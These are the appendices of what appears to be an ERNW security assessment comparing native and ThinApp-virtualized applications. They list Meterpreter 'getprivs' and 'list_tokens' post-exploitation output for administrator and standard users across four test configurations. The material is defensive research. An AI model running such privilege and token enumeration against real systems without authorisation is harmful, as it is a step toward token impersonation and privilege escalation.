Fax +49 6221 419008
Mobil +49 151 16227558
www.ernw.de

8 APPENDIX A: PRIVILEGES

This section provides an overview for the privileges of the application after exploitation. The results are shown for the administrative and the standard user.

It is possible to view the currently inherited privileges with the meterpreter command “getprivs”. The following sections provide the output of the tool separated for each test case.

8.1 Administrator Native (1a)

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

8.2 User Native (1b)

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeShutdownPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
```

8.3 Administrator Thinapp Default (2a)

```
meterpreter > getprivs
```

```
=================================================================
Enabled Process Privileges
=================================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

8.4 User Thinapp Default (2b)

```
meterpreter > getprivs
=================================================================
Enabled Process Privileges
=================================================================
  SeShutdownPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
```

8.5 Administrator Thinapp Restricted Default (3a)

```
meterpreter > getprivs
=================================================================
Enabled Process Privileges
=================================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

8.6 User Thinapp Restricted Default (3b)

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeShutdownPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
```

8.7 Administrator Thinapp Hardened (4a)

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

8.8 User Thinapp Hardened (4b)

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeShutdownPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
```

9 Appendix B: Security Tokens

This section provides an overview for the security tokens of the application after exploitation. The results are shown for the administrative and the standard user.

It is possible to view the current user tokens with the meterpreter command "list_tokens -u" . The current group tokens can be shown with "list_tokens –u". The following sections provide the output of the tool separated for each test case.

9.1 Administrator Native (1a)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\Administrator
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
NT-AUTORITÄT\SYSTEM

Impersonation Tokens Available
========================================
NT-AUTORITÄT\ANONYMOUS-ANMELDUNG

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\Jeder
\LOKAL
ERNW-8468A28160\Kein
NT-AUTORITÄT\DIENST
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
VORDEFINIERT\Administratoren
VORDEFINIERT\Benutzer

Impersonation Tokens Available
========================================
No tokens available
```

9.2 User Native (1b)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
         Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\test

Impersonation Tokens Available
========================================
No tokens available

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
         Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\LOKAL
ERNW-8468A28160\Kein

Impersonation Tokens Available
========================================
No tokens available
```

9.3 Administrator Thinapp Default (2a)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
         Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\Administrator
ERNW-8468A28160\test
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
NT-AUTORITÄT\SYSTEM

Impersonation Tokens Available
========================================
NT-AUTORITÄT\ANONYMOUS-ANMELDUNG
```

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\Jeder
\LOKAL
ERNW-8468A28160\Kein
NT-AUTORITÄT\DIENST
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
VORDEFINIERT\Administratoren
VORDEFINIERT\Benutzer

Impersonation Tokens Available
========================================
No tokens available
```

9.4 User Thinapp Default (2b)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\test

Impersonation Tokens Available
========================================
No tokens available

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\LOKAL
ERNW-8468A28160\Kein

Impersonation Tokens Available
========================================
No tokens available
```

9.5 Administrator Thinapp Restricted Default (3a)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\Administrator
ERNW-8468A28160\test
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
NT-AUTORITÄT\SYSTEM

Impersonation Tokens Available
========================================
NT-AUTORITÄT\ANONYMOUS-ANMELDUNG

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\Jeder
\LOKAL
ERNW-8468A28160\Kein
NT-AUTORITÄT\DIENST
NT-AUTORITÄT\LOKALER DIENST
NT-AUTORITÄT\NETZWERKDIENST
VORDEFINIERT\Administratoren
VORDEFINIERT\Benutzer

Impersonation Tokens Available
========================================
No tokens available
```

9.6 User Thinapp Restricted Default (3b)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM
```

```
Delegation Tokens Available
========================================
ERNW-8468A28160\test

Impersonation Tokens Available
========================================
No tokens available

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\LOKAL
ERNW-8468A28160\Kein

Impersonation Tokens Available
========================================
No tokens available
```

9.7 Administrator Thinapp Hardened (4a)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\Administrator
ERNW-8468A28160\test
NT-AUTORIT T\LOKALER DIENST
NT-AUTORIT T\NETZWERKDIENST
NT-AUTORIT T\SYSTEM

Impersonation Tokens Available
========================================
NT-AUTORIT T\ANONYMOUS-ANMELDUNG

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
            Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\Jeder
```

```
\LOKAL
ERNW-8468A28160\Kein
NT-AUTORIT T\DIENST
NT-AUTORIT T\LOKALER DIENST
NT-AUTORIT T\NETZWERKDIENST
VORDEFINIERT\Administratoren
VORDEFINIERT\Benutzer

Impersonation Tokens Available
========================================
No tokens available
```

9.8 User Thinapp Hardened (4b)

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ERNW-8468A28160\test

Impersonation Tokens Available
========================================
No tokens available

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\LOKAL
ERNW-8468A28160\Kein

Impersonation Tokens Available
========================================
No tokens available
```